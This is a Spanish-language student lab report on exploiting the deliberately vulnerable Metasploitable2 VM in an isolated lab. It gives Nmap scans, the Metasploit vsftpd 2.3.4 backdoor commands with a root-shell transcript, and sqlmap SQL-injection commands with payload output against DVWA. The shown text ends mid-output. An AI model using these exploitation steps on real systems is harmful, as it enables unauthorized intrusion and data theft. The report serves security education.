Universidad Tecnológica de Pereira

Facultad de Ingenierías

Especialización en Tecnologías de la Información y las Comunicaciones

Ciberseguridad

Actividad #1 – Metasploitable2: Explotación de Vulnerabilidades en Entornos Controlados

Daniel Torosoto

Pereira, Colombia

Abril de 2026

Índice

1. Introducción **3**

2. Configuración del Entorno **3**

2.1. Descripción del entorno 3

2.2. Herramientas del entorno 4

3. Tarea 1: Explotación de Backdoor en vsftpd 2.3.4 **7**

3.1. Descripción de la vulnerabilidad 7

3.2. Herramientas utilizadas 8

3.3. Pasos realizados 8

3.3.1. Reconocimiento — Escaneo de red con Nmap 8

3.3.2. Explotación con Metasploit Framework 10

3.4. Funcionamiento del ataque 12

3.5. Resultado 13

4. Tarea 2: SQL Injection en DVWA **13**

4.1. Descripción de la vulnerabilidad 13

4.2. Herramientas utilizadas 14

4.3. Pasos realizados 14

4.3.1. Configuración del nivel de seguridad en DVWA 14

4.3.2. Enumeración de bases de datos 16

4.3.3. Enumeración de tablas en la base de datos dvwa 17

4.3.4. Volcado de la tabla users 19

4.4. Funcionamiento del ataque 20

4.5. Resultado 21

5. Tarea 3: Command Execution en DVWA **22**

5.1. Descripción de la vulnerabilidad 22
5.2. Herramientas utilizadas 22
5.3. Pasos realizados 23
5.3.1. Acceso al módulo Command Execution en DVWA 23
5.3.2. Inyección de comando para obtener /etc/passwd 23
5.3.3. Inyección de comando para obtener /etc/shadow 24
5.4. Funcionamiento del ataque 25
5.5. Resultado 26

6. Tarea 4: Fuerza Bruta a DVWA 27
6.1. Descripción de la vulnerabilidad 27
6.2. Herramientas utilizadas 27
6.3. Pasos realizados 27
6.4. Funcionamiento del ataque 27
6.5. Resultado 27

7. Tarea 5: Cracking de Contraseñas con John the Ripper 27
7.1. Descripción de la vulnerabilidad 27
7.2. Herramientas utilizadas 27
7.3. Pasos realizados 27
7.4. Funcionamiento del ataque 27
7.5. Resultado 27

8. Conclusiones 27

9. Referencias 27

Introducción

La ciberseguridad ofensiva es una disciplina que permite a los profesionales de tecnología comprender y anticipar las técnicas utilizadas por actores maliciosos, con el fin de fortalecer la postura de seguridad de las organizaciones. En el marco de esta actividad académica, se exploran cinco vectores de ataque sobre la máquina virtual Metasploitable2, un entorno diseñado intencionalmente con vulnerabilidades conocidas para fines educativos.

Las tareas desarrolladas abarcan la explotación de backdoors mediante el framework Metasploit, ataques de inyección SQL y ejecución de comandos sobre la aplicación web DVWA (*Damn Vulnerable Web Application*), ataques de fuerza bruta con Burp Suite e Hydra, y finalmente el cracking de contraseñas fuera de línea con John the Ripper.

Todas las pruebas se realizaron en un entorno aislado de red (modo Solo Anfitrión) sobre una Mac Mini M4, utilizando UTM como hipervisor para gestionar las máquinas virtuales Kali Linux (atacante) y Metasploitable2 (víctima).

Configuración del Entorno

Descripción del entorno

El entorno de laboratorio está compuesto por dos máquinas virtuales ejecutadas en UTM sobre una Mac Mini con procesador Apple M4. Ambas máquinas fueron configuradas con una única interfaz de red en modo Solo Anfitrión (*Host-Only*), lo que garantiza el aislamiento total del tráfico respecto a redes externas.

Cuadro 1: *Configuración de las máquinas virtuales*

Máquina	**Rol**	**Dirección IP**
Kali Linux	Atacante	192.168.128.3
Metasploitable2	Víctima	192.168.128.2

Herramientas del entorno

- **UTM**: Hipervisor para macOS/Apple Silicon que permite ejecutar máquinas virtuales x86_64 mediante emulación QEMU.
- **Kali Linux**: Distribución GNU/Linux orientada a pruebas de penetración, que incluye de forma nativa herramientas como Metasploit, Nmap, sqlmap, Burp Suite, Hydra y John the Ripper.
- **Metasploitable2**: Distribución Ubuntu 8.04 configurada con servicios y aplicaciones deliberadamente vulnerables, diseñada para el entrenamiento en seguridad ofensiva.



Figura 1: *Vista del hipervisor UTM con las dos máquinas virtuales activas.*

Figura 2: *Máquina virtual Kali Linux (atacante) en ejecución.*



Figura 3: *Máquina virtual Metasploitable2 (víctima) en ejecución.*

Tarea 1: Explotación de Backdoor en vsftpd 2.3.4

Descripción de la vulnerabilidad

La vulnerabilidad CVE-2011-2523 afecta al demonio FTP `vsftpd` en su versión 2.3.4. Esta versión fue comprometida en su repositorio de distribución oficial en julio de 2011, cuando un atacante introdujo un backdoor en el código fuente. El mecanismo del backdoor consiste en que, al recibir una cadena de usuario que contiene los caracteres `:)` (carita feliz), el proceso abre una shell

interactiva en el puerto TCP 6200 con privilegios de root, sin requerir autenticación alguna.

Esta vulnerabilidad es considerada crítica ya que otorga acceso completo al sistema con el máximo nivel de privilegios de forma trivial.

Herramientas utilizadas

- **Nmap**: Escáner de red utilizado para descubrir hosts y servicios activos en la red, identificando la versión del servicio FTP vulnerable.
- **Metasploit Framework**: Framework de explotación de código abierto. Provee el módulo `exploit/unix/ftp/vsftpd_234_backdoor` que automatiza el proceso de activación y conexión al backdoor.

Pasos realizados

Reconocimiento — Escaneo de red con Nmap

El primer paso consistió en descubrir los hosts activos en la red y enumerar los servicios expuestos por Metasploitable2. Se ejecutó el siguiente comando desde Kali Linux:

```
nmap -sV 192.168.128.0/24
```

Listing 1: Escaneo de servicios con Nmap

El resultado confirmó que Metasploitable2 (192.168.128.2) expone 22 servicios TCP, entre ellos el servicio FTP corriendo `vsftpd 2.3.4` en el puerto 21.

```
SF:th:\x200\r\nServer:\x20AirTunes/935\.7\.1\r\nCSeq:\x2042\x20OPTIONS\r\n
SF:X-Apple-ProcessingTime:\x208\r\nX-Apple-RequestReceivedTimestamp:\x2035
SF:754125\r\n\r\n");

Nmap scan report for 192.168.128.2
Host is up (0.0013s latency).
Not shown: 977 closed tcp ports (conn-refused)
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 2.3.4
22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp   open  telnet      Linux telnetd
25/tcp   open  smtp        Postfix smtpd
53/tcp   open  domain      ISC BIND 9.4.2
80/tcp   open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp  open  rpcbind     2 (RPC #100000)
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp  open  exec        netkit-rsh rexecd
513/tcp  open  login
514/tcp  open  shell       Netkit rshd
1099/tcp open  java-rmi    GNU Classpath grmiregistry
1524/tcp open  bindshell   Metasploitable root shell
2049/tcp open  nfs         2-4 (RPC #100003)
2121/tcp open  ftp         ProFTPD 1.3.1
3306/tcp open  mysql       MySQL 5.0.51a-3ubuntu5
5432/tcp open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp open  vnc         VNC (protocol 3.3)
6000/tcp open  X11         (access denied)
6667/tcp open  irc         UnrealIRCd
8009/tcp open  ajp13       Apache Jserv (Protocol v1.3)
8180/tcp open  http        Apache Tomcat/Coyote JSP engine 1.1
Service Info: Hosts:  metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux
_kernel

Nmap scan report for 192.168.128.3
Host is up (0.00019s latency).
Not shown: 999 closed tcp ports (conn-refused)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 9.3p2 Debian 1 (protocol 2.0)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 256 IP addresses (3 hosts up) scanned in 180.57 seconds

┌──(kali㉿kali)-[~]
└─$
```

Figura 4: *Resultado del escaneo Nmap mostrando los servicios activos en Metasploitable2, incluyendo vsftpd 2.3.4 en el puerto 21.*

```
danieltorosoto — kali@kali: ~ — ssh kali@192.168.128.3 — 115×58

SF:754125\r\n\r\n");

Nmap scan report for 192.168.128.2
Host is up (0.0013s latency).
Not shown: 977 closed tcp ports (conn-refused)
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 2.3.4
22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp   open  telnet      Linux telnetd
25/tcp   open  smtp        Postfix smtpd
53/tcp   open  domain      ISC BIND 9.4.2
80/tcp   open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp  open  rpcbind     2 (RPC #100000)
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp  open  exec        netkit-rsh rexecd
513/tcp  open  login
514/tcp  open  shell       Netkit rshd
1099/tcp open  java-rmi    GNU Classpath grmiregistry
1524/tcp open  bindshell   Metasploitable root shell
2049/tcp open  nfs         2-4 (RPC #100003)
2121/tcp open  ftp         ProFTPD 1.3.1
3306/tcp open  mysql       MySQL 5.0.51a-3ubuntu5
5432/tcp open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp open  vnc         VNC (protocol 3.3)
6000/tcp open  X11         (access denied)
6667/tcp open  irc         UnrealIRCd
8009/tcp open  ajp13       Apache Jserv (Protocol v1.3)
8180/tcp open  http        Apache Tomcat/Coyote JSP engine 1.1
Service Info: Hosts:  metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux
_kernel

Nmap scan report for 192.168.128.3
Host is up (0.00019s latency).
Not shown: 999 closed tcp ports (conn-refused)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 9.3p2 Debian 1 (protocol 2.0)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 256 IP addresses (3 hosts up) scanned in 180.57 seconds

┌──(kali㉿kali)-[~]
└─$ nmap -sV -p 21 192.168.128.2
Starting Nmap 7.94 ( https://nmap.org ) at 2026-04-09 15:05 PDT
Nmap scan report for 192.168.128.2
Host is up (0.00088s latency).

PORT   STATE SERVICE VERSION
21/tcp open  ftp     vsftpd 2.3.4
Service Info: OS: Unix

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 13.16 seconds

┌──(kali㉿kali)-[~]
└─$ msfconsole
```

Figura 5: *Detalle del servicio FTP vsftpd 2.3.4 identificado en el puerto 21 de Metasploitable2.*

Explotación con Metasploit Framework

Se inició `msfconsole` y se cargó el módulo específico para la vulnerabilidad CVE-2011-2523:

```
use exploit/unix/ftp/vsftpd_234_backdoor

set RHOSTS 192.168.128.2

run
```

Listing 2: Configuración del módulo de explotación en Metasploit

El módulo establece una conexión al servicio FTP de la víctima, envía las credenciales que contienen los caracteres `:)` para activar el backdoor, y luego se conecta al puerto 6200 donde la shell queda a la escucha. Al ejecutar el exploit, Metasploit confirmó la apertura de una sesión interactiva con el mensaje:

```
[+] 192.168.128.2:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.128.3:44327 -> 192.168.128.2:6200)
```

```
msf6 > use exploit/unix/ftp/vsftpd_234_backdoor
[*] No payload configured, defaulting to cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOSTS 192.168.128.2
RHOSTS => 192.168.128.2
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   CHOST                     no        The local client address
   CPORT                     no        The local client port
   Proxies                   no        A proxy chain of format type:host:port[,type:host:port][...]
   RHOSTS   192.168.128.2    yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/
                                       basics/using-metasploit.html
   RPORT    21               yes       The target port (TCP)


Payload options (cmd/unix/interact):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Exploit target:

   Id  Name
   --  ----
   0   Automatic



View the full module info with the info, or info -d command.

msf6 exploit(unix/ftp/vsftpd_234_backdoor) > run

[*] 192.168.128.2:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.128.2:21 - USER: 331 Please specify the password.
[*] Exploit completed, but no session was created.
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > run

[*] 192.168.128.2:21 - The port used by the backdoor bind listener is already open
[+] 192.168.128.2:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.128.3:44327 -> 192.168.128.2:6200) at 2026-04-09 15:11:34 -0700



whoami
root
id
uid=0(root) gid=0(root)
uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
hostname
metasploitable
```

Figura 6: *Ejecución del exploit en Metasploit Framework confirmando acceso root mediante backdoor en vsftpd 2.3.4.*

Funcionamiento del ataque

El ataque sigue el siguiente flujo:

1. **Reconocimiento**: Nmap identifica el servicio vsftpd 2.3.4 en el puerto 21.

2. **Activación del backdoor**: El módulo de Metasploit se conecta al puerto 21 y envía un nom-

bre de usuario que termina con `:)` (por ejemplo, `user:)`). Esto activa el código malicioso insertado en el binario.

3. **Apertura de la shell**: El proceso vsftpd comprometido abre una shell root en el puerto TCP 6200.

4. **Conexión**: Metasploit se conecta automáticamente al puerto 6200 y establece una sesión interactiva con privilegios de root (`uid=0`).

Resultado

Se obtuvo acceso total a Metasploitable2 con privilegios de superusuario (`uid=0(root) gid=0(root)`), demostrando el riesgo crítico que representa ejecutar software obtenido de fuentes comprometidas sin verificar su integridad.

Tarea 2: SQL Injection en DVWA

Descripción de la vulnerabilidad

La inyección SQL (*SQL Injection*) es una vulnerabilidad de seguridad que permite a un atacante interferir con las consultas que una aplicación web realiza a su base de datos. Se produce cuando la entrada del usuario se incorpora directamente en una consulta SQL sin el debido saneamiento, permitiendo manipular la lógica de la consulta.

En DVWA con nivel de seguridad *Low*, el parámetro `id` del módulo SQL Injection se concatena directamente en la consulta SQL sin ningún tipo de validación ni uso de consultas parametrizadas, lo que lo hace completamente vulnerable a este tipo de ataque.

Herramientas utilizadas

- **DVWA** (*Damn Vulnerable Web Application*): Aplicación web deliberadamente vulnerable que corre sobre el servidor Apache de Metasploitable2. Provee el módulo SQL Injection con distintos niveles de dificultad configurables.
- **sqlmap**: Herramienta de código abierto que automatiza la detección y explotación de vulnerabilidades de inyección SQL. Soporta múltiples técnicas de inyección (boolean-based blind, error-based, time-based blind, UNION query) y permite enumerar bases de datos, tablas, columnas y volcar su contenido.

Pasos realizados

Configuración del nivel de seguridad en DVWA

Se accedió a DVWA en `http://192.168.128.2/dvwa` con las credenciales `admin/password`. En la sección **DVWA Security** se configuró el nivel en **Low** para exponer la vulnerabilidad sin mitigaciones.



Figura 7: *Página de login de DVWA accedida desde Kali Linux.*



Figura 8: *Página principal de DVWA tras autenticación exitosa como administrador.*



Figura 9: *Configuración del nivel de seguridad de DVWA en Low.*

Enumeración de bases de datos

Se obtuvo la cookie de sesión activa (`PHPSESSID`) desde las herramientas de desarrollo del navegador y se ejecutó sqlmap con el parámetro `-dbs` para listar todas las bases de datos disponibles en el servidor:

```
sqlmap -u "http://192.168.128.2/dvwa/vulnerabilities/sqli/?id=1&Submit=Submit"
    \
  --cookie="PHPSESSID=2a49559df66e6500ecdcd56ad8df31c2; security=low" \
  --dbs --batch
```

Listing 3: Enumeración de bases de datos con sqlmap

sqlmap identificó el parámetro `id` como vulnerable mediante cuatro técnicas de inyección distintas y enumeró 7 bases de datos en el servidor.

```
[15:38:04] [INFO] testing 'MySQL >= 5.0.12 stacked queries'
[15:38:04] [INFO] testing 'MySQL >= 5.0.12 stacked queries (query SLEEP - comment)'
[15:38:04] [INFO] testing 'MySQL >= 5.0.12 stacked queries (query SLEEP)'
[15:38:05] [INFO] testing 'MySQL < 5.0.12 stacked queries (BENCHMARK - comment)'
[15:38:05] [INFO] testing 'MySQL < 5.0.12 stacked queries (BENCHMARK)'
[15:38:05] [INFO] testing 'MySQL >= 5.0.12 AND time-based blind (query SLEEP)'
[15:38:15] [INFO] GET parameter 'id' appears to be 'MySQL >= 5.0.12 AND time-based blind (query SLEEP)' injectable
[15:38:15] [INFO] testing 'Generic UNION query (NULL) - 1 to 20 columns'
[15:38:15] [INFO] testing 'MySQL UNION query (NULL) - 1 to 20 columns'
[15:38:15] [INFO] automatically extending ranges for UNION query injection technique tests as there is at least one
 other (potential) technique found
[15:38:15] [INFO] 'ORDER BY' technique appears to be usable. This should reduce the time needed to find the right n
umber of query columns. Automatically extending the range for current UNION query injection technique test
[15:38:15] [INFO] target URL appears to have 2 columns in query
[15:38:15] [INFO] GET parameter 'id' is 'MySQL UNION query (NULL) - 1 to 20 columns' injectable
[15:38:15] [WARNING] in OR boolean-based injection cases, please consider usage of switch '--drop-set-cookie' if yo
u experience any problems during data retrieval
GET parameter 'id' is vulnerable. Do you want to keep testing the others (if any)? [y/N] N
sqlmap identified the following injection point(s) with a total of 160 HTTP(s) requests:
---
Parameter: id (GET)
    Type: boolean-based blind
    Title: OR boolean-based blind - WHERE or HAVING clause (NOT - MySQL comment)
    Payload: id=1' OR NOT 8083=8083#&Submit=Submit

    Type: error-based
    Title: MySQL >= 4.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)
    Payload: id=1' AND ROW(4704,9499)>(SELECT COUNT(*),CONCAT(0x7162707871,(SELECT (ELT(4704=4704,1))),0x71716b7071
